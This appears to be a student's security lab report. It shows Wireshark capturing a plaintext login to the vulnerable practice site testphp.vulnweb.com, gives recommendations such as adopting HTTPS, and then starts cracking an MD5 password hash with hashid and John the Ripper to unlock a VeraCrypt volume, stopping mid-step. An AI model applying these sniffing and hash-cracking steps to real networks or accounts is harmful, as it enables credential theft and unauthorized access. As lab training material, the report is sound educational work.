
Tools Used:

- Wireshark: A network protocol analyzer.

Methodology:

To observe the transmission of login credentials, I used Wireshark to capture and analyze network traffic.

Steps:

1. Configured Wireshark:


- Launched Wireshark and selected the active network interface.
- Started packet capture to monitor live traffic.

2. Attempted to Log In:

- Navigated to the website’s login page.
- Entered test credentials to simulate a login attempt.

3. Filtered and Analyzed Traffic:

- Applied the filter: *http.request.method == "POST"*
- Located the POST request corresponding to the login attempt.
- Examined the packet details to check if credentials were transmitted in plaintext.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == POST
No.   Time          Source      Destination     Protocol Length Info
   54 110.801369611 10.0.2.15   44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   74 142.715574291 10.0.2.15   44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  141 163.124135651 10.0.2.15   216.58.223.227  OCSP     482 Request
  362 193.892257628 10.0.2.15   44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  384 216.329236842 10.0.2.15   44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  412 238.226794886 10.0.2.15   44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
```


Results:

The analysis showed that the website uses HTTP without encryption, causing credentials to be sent in plaintext.

Analysis:

Transmitting credentials over unencrypted channels exposes users to risks such as credential interception by malicious actors. Implementing HTTPS is crucial to protect sensitive information.

Screenshots:




```
› Frame 362: 627 bytes on wire (5016 bits), 627 bytes captured (5016 bits) on interface eth0, id 0
› Ethernet II, Src: PCSSystemtec_e8:ea:a0 (08:00:27:e8:ea:a0), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 60390, Dst Port: 80, Seq: 2457, Ack: 6466, Len: 573
˅ Hypertext Transfer Protocol
  › POST /userinfo.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  › Content-Length: 23\r\n
    Origin: http://testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Priority: u=0, i\r\n
    \r\n
    [Response in frame: 364]
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    File Data: 23 bytes
˅ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "uname" = "admin"
  › Form item: "pass" = "chacho"
```

```
0030  ff ff 34 4e 00 00 50 4f  53 54 20 2f 75 73 65 72   ··4N··PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 55 73   .vulnweb .com··Us
0070  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill
0080  61 2f 35 2e 30 20 28 58  31 31 3b 20 4c 69 6e 75   a/5.0 (X 11; Linu
0090  78 20 78 38 36 5f 36 34  3b 20 72 76 3a 31 32 38   x x86_64 ; rv:128
00a0  2e 30 29 20 47 65 63 6b  6f 2f 32 30 31 30 30 31   .0) Geck o/201001
00b0  30 31 20 46 69 72 65 66  6f 78 2f 31 32 38 2e 30   01 Firef ox/128.0
00c0  0d 0a 41 63 63 65 70 74  3a 20 74 65 78 74 2f 68   ··Accept : text/h
00d0  74 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f 6e 2f   tml,appl ication/
00e0  78 68 74 6d 6c 2b 78 6d  6c 2c 61 70 70 6c 69 63   xhtml+xm l,applic
00f0  61 74 69 6f 6e 2f 78 6d  6c 3b 71 3d 30 2e 39 2c   ation/xm l;q=0.9,
0100  69 6d 61 67 65 2f 61 76  69 66 2c 69 6d 61 67 65   image/av if,image
0110  2f 77 65 62 70 2c 69 6d  61 67 65 2f 70 6e 67 2c   /webp,im age/png,
0120  69 6d 61 67 65 2f 73 76  67 2b 78 6d 6c 2c 2a 2f   image/sv g+xml,*/
0130  2a 3b 71 3d 30 2e 38 0d  0a 41 63 63 65 70 74 2d   *;q=0.8· ·Accept-
0140  4c 61 6e 67 75 61 67 65  3a 20 65 6e 2d 55 53 2c   Language : en-US,
0150  65 6e 3b 71 3d 30 2e 35  0d 0a 41 63 63 65 70 74   en;q=0.5 ··Accept
0160  2d 45 6e 63 6f 64 69 6e  67 3a 20 67 7a 69 70 2c   -Encodin g: gzip,
0170  20 64 65 66 6c 61 74 65  0d 0a 43 6f 6e 74 65 6e    deflate ··Conten
0180  74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
0190  69 6f 6e 2f 78 2d 77 77  77 2d 66 6f 72 6d 2d 75   ion/x-ww w-form-u
01a0  72 6c 65 6e 63 6f 64 65  64 0d 0a 43 6f 6e 74 65   rlencode d··Conte
01b0  6e 74 2d 4c 65 6e 67 74  68 3a 20 32 33 0d 0a 4f   nt-Lengt h: 23··O
01c0  72 69 67 69 6e 3a 20 68  74 74 70 3a 2f 2f 74 65   rigin: h ttp://te
01d0  73 74 70 68 70 2e 76 75  6c 6e 77 65 62 2e 63 6f   stphp.vu lnweb.co
01e0  6d 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 6b   m··Conne ction: k
01f0  65 65 70 2d 61 6c 69 76  65 0d 0a 52 65 66 65 72   eep-aliv e··Refer
0200  65 72 3a 20 68 74 74 70  3a 2f 2f 74 65 73 74 70   er: http ://testp
0210  68 70 2e 76 75 6c 6e 77  65 62 2e 63 6f 6d 2f 6c   hp.vulnw eb.com/l
0220  6f 67 69 6e 2e 70 68 70  0d 0a 55 70 67 72 61 64   ogin.php ··Upgrad
0230  65 2d 49 6e 73 65 63 75  72 65 2d 52 65 71 75 65   e-Insecu re-Reque
0240  73 74 73 3a 20 31 0d 0a  50 72 69 6f 72 69 74 79   sts: 1·· Priority
0250  3a 20 75 3d 30 2c 20 69  0d 0a 0d 0a 75 6e 61 6d   : u=0, i ····unam
```

Hypertext Transfer Protocol (http), 550 bytes

Packets: 443 · Displayed: 6 (1.4%) · Dropped: 0 (0



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == POST
```

```
No.  Time          Source     Destination     Protocol Length Info
  54 110.801369611 10.0.2.15  44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  74 142.715574291 10.0.2.15  44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 141 163.124135651 10.0.2.15  216.58.223.227  OCSP     482 Request
 362 193.892257628 10.0.2.15  44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 384 216.329236842 10.0.2.15  44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 412 238.226794886 10.0.2.15  44.228.249.3    HTTP     627 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
```

```
Frame 362: 627 bytes on wire (5016 bits), 627 bytes captured (5016 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_e8:ea:a0 (08:00:27:e8:ea:a0), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 60390, Dst Port: 80, Seq: 2457, Ack: 6466, Len: 573
Hypertext Transfer Protocol
› POST /userinfo.php HTTP/1.1\r\n
  Host: testphp.vulnweb.com\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
› Content-Length: 23\r\n
  Origin: http://testphp.vulnweb.com\r\n
  Connection: keep-alive\r\n
  Referer: http://testphp.vulnweb.com/login.php\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Priority: u=0, i\r\n
  \r\n
  [Response in frame: 364]
  [Full request URI: http://testphp.vulnweb.com/userinfo.php]
  File Data: 23 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
› Form item: "uname" = "admin"
› Form item: "pass" = "chacho"
```

```
0030  ff ff 34 4e 00 00 50 4f  53 54 20 2f 75 73 65 72   ··4N··PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 55 73   .vulnweb .com··Us
0070  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill
0080  61 2f 35 2e 30 20 28 58  31 31 3b 20 4c 69 6e 75   a/5.0 (X 11; Linu
0090  78 20 78 38 36 5f 36 34  3b 20 72 76 3a 31 32 38   x x86_64 ; rv:128
00a0  2e 30 29 20 47 65 63 6b  6f 2f 32 30 31 30 30 31   .0) Geck o/201001
00b0  30 31 20 46 69 72 65 66  6f 78 2f 31 32 38 2e 30   01 Firef ox/128.0
00c0  0d 0a 41 63 63 65 70 74  3a 20 74 65 78 74 2f 68   ··Accept : text/h
00d0  74 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f 6e 2f   tml,appl ication/
00e0  78 68 74 6d 6c 2b 78 6d  6c 2c 61 70 70 6c 69 63   xhtml+xm l,applic
00f0  61 74 69 6f 6e 2f 78 6d  6c 3b 71 3d 30 2e 39 2c   ation/xm l;q=0.9,
0100  69 6d 61 67 65 2f 61 76  69 66 2c 69 6d 61 67 65   image/av if,image
0110  2f 77 65 62 70 2c 69 6d  61 67 65 2f 70 6e 67 2c   /webp,im age/png,
0120  69 6d 61 67 65 2f 73 76  67 2b 78 6d 6c 2c 2a 2f   image/sv g+xml,*/
0130  2a 3b 71 3d 30 2e 38 0d  0a 41 63 63 65 70 74 2d   *;q=0.8· ·Accept-
0140  4c 61 6e 67 75 61 67 65  3a 20 65 6e 2d 55 53 2c   Language : en-US,
0150  65 6e 3b 71 3d 30 2e 35  0d 0a 41 63 63 65 70 74   en;q=0.5 ··Accept
0160  2d 45 6e 63 6f 64 69 6e  67 3a 20 67 7a 69 70 2c   -Encodin g: gzip,
0170  20 64 65 66 6c 61 74 65  0d 0a 43 6f 6e 74 65 6e    deflate ··Conten
0180  74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
0190  69 6f 6e 2f 78 2d 77 77  77 2d 66 6f 72 6d 2d 75   ion/x-ww w-form-u
01a0  72 6c 65 6e 63 6f 64 65  64 0d 0a 43 6f 6e 74 65   rlencode d··Conte
01b0  6e 74 2d 4c 65 6e 67 74  68 3a 20 32 33 0d 0a 4f   nt-Lengt h: 23··O
01c0  72 69 67 69 6e 3a 20 68  74 74 70 3a 2f 2f 74 65   rigin: h ttp://te
01d0  73 74 70 68 70 2e 76 75  6c 6e 77 65 62 2e 63 6f   stphp.vu lnweb.co
01e0  6d 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 6b   m··Conne ction: k
01f0  65 65 70 2d 61 6c 69 76  65 0d 0a 52 65 66 65 72   eep-aliv e··Refer
0200  65 72 3a 20 68 74 74 70  3a 2f 2f 74 65 73 74 70   er: http ://testp
0210  68 70 2e 76 75 6c 6e 77  65 62 2e 63 6f 6d 2f 6c   hp.vulnw eb.com/l
0220  6f 67 69 6e 2e 70 68 70  0d 0a 55 70 67 72 61 64   ogin.php ··Upgrad
0230  65 2d 49 6e 73 65 63 75  72 65 2d 52 65 71 75 65   e-Insecu re-Reque
0240  73 74 73 3a 20 31 0d 0a  50 72 69 6f 72 69 74 79   sts: 1·· Priority
0250  3a 20 75 3d 30 2c 20 69  0d 0a 0d 0a 75 6e 61 6d   : u=0, i ····unam
```

5. CONCLUSION

Through these tasks, I identified several security concerns:

- Open Ports: The FTP service on port 21 could be a vulnerability if not properly secured.
- Exposed Directories: Directories like /admin/ and /secured/ might provide unauthorized access to sensitive areas.
- Unencrypted Credentials: The lack of HTTPS means credentials are transmitted in plaintext

Recommendations:

- Close unnecessary ports (e.g., FTP) or restrict access.
- Secure sensitive directories (/admin/, /secured/) with authentication & access control.
- Implement HTTPS to prevent login credential interception.

6. REFERENCES

- Nmap Documentation: https://nmap.org/book/man.html
- Gobuster Documentation: https://github.com/OJ/gobuster
- Wireshark HTTP Analysis: https://www.wireshark.org/docs/wsug_html_chunked/

DECRYPT THE VERACRYPT FILE

-Attack Name: Password Hash Cracking

- Severity: 8.0 (High)

- Impact: Gained access to sensitive encrypted data.

- Execution: Used John the Ripper to crack the hashed password and unlock the VeraCrypt volume

I'll start by cracking the password hash from encoded.txt and using it to unlock the encrypted VeraCrypt volume.

Decrypting the VeraCrypt File

1. Understanding the Files Provided

I have:

✅ VeraCrypt Setup (veracrypt setup 1.26.7.exe) – Used to install VeraCrypt.

✅ Encoded.txt – Contains the password but in hashed format.

✅ VeraCrypt.txt – This is the encrypted volume that we need to unlock.

2**. Crack the Password Hash (Decode encoded.txt)**

Objective:

To unlock the encrypted file provided (veracrypt.txt) using a password whose hash is provided in encoded.txt.

Since the password inside encoded.txt is hashed, we first need to identify and crack the hash.

Process:


1. Hash Analysis and Cracking: Open the encoded.txt file and copy the hash.
2. Identify the Hash Type using Kali Linux:

- I opened encoded.txt and obtained the hash:

482c811da5d5b4bc6d497ffa98491e38

- In Kali Linux, I ran: *hashid encoded.txt*

This will tell us if it’s MD5, SHA256, NTLM, or another type.



```
┌──(stephnora㉿Kali)-[~]
└─$ nano encoded.txt

┌──(stephnora㉿Kali)-[~]
└─$ hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

┌──(stephnora㉿Kali)-[~]
└─$ echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

┌──(stephnora㉿Kali)-[~]
└─$ john --show --format=Raw-MD5 hash.txt
?:password123

1 password hash cracked, 0 left

┌──(stephnora㉿Kali)-[~]
└─$ 
```

3. Crack the Hash with John the Ripper

• Save the hash in a new file:


echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

• Run John the Ripper with the RockYou wordlist:

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

• If John successfully cracks the password, it will display the plaintext password.

•If the password is found, it will be displayed on the screen.



```
┌──(stephnora㉿Kali)-[~]
└─$ hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

┌──(stephnora㉿Kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2025-02-11 20:28) 33.33g/s 51200p/s 51200c/s 51200C/s 753951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(stephnora㉿Kali)-[~]
└─$ --show --format=Raw-MD5
--show: command not found

┌──(stephnora㉿Kali)-[~]
└─$ john --show --format=Raw-MD5
Password files required, but none specified

┌──(stephnora㉿Kali)-[~]
└─$ john --show --format=Raw-MD5
 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Password files required, but none specified
zsh: no such file or directory: --wordlist=/usr/share/wordlists/rockyou.txt

┌──(stephnora㉿Kali)-[~]
└─$ john --show --format=Raw-MD5
Password files required, but none specified

┌──(stephnora㉿Kali)-[~]
└─$ john --show --format=Raw-MD5 hash.txt
?:password123

1 password hash cracked, 0 left

┌──(stephnora㉿Kali)-[~]
└─$ 
```

In Kali Linux, I ran:

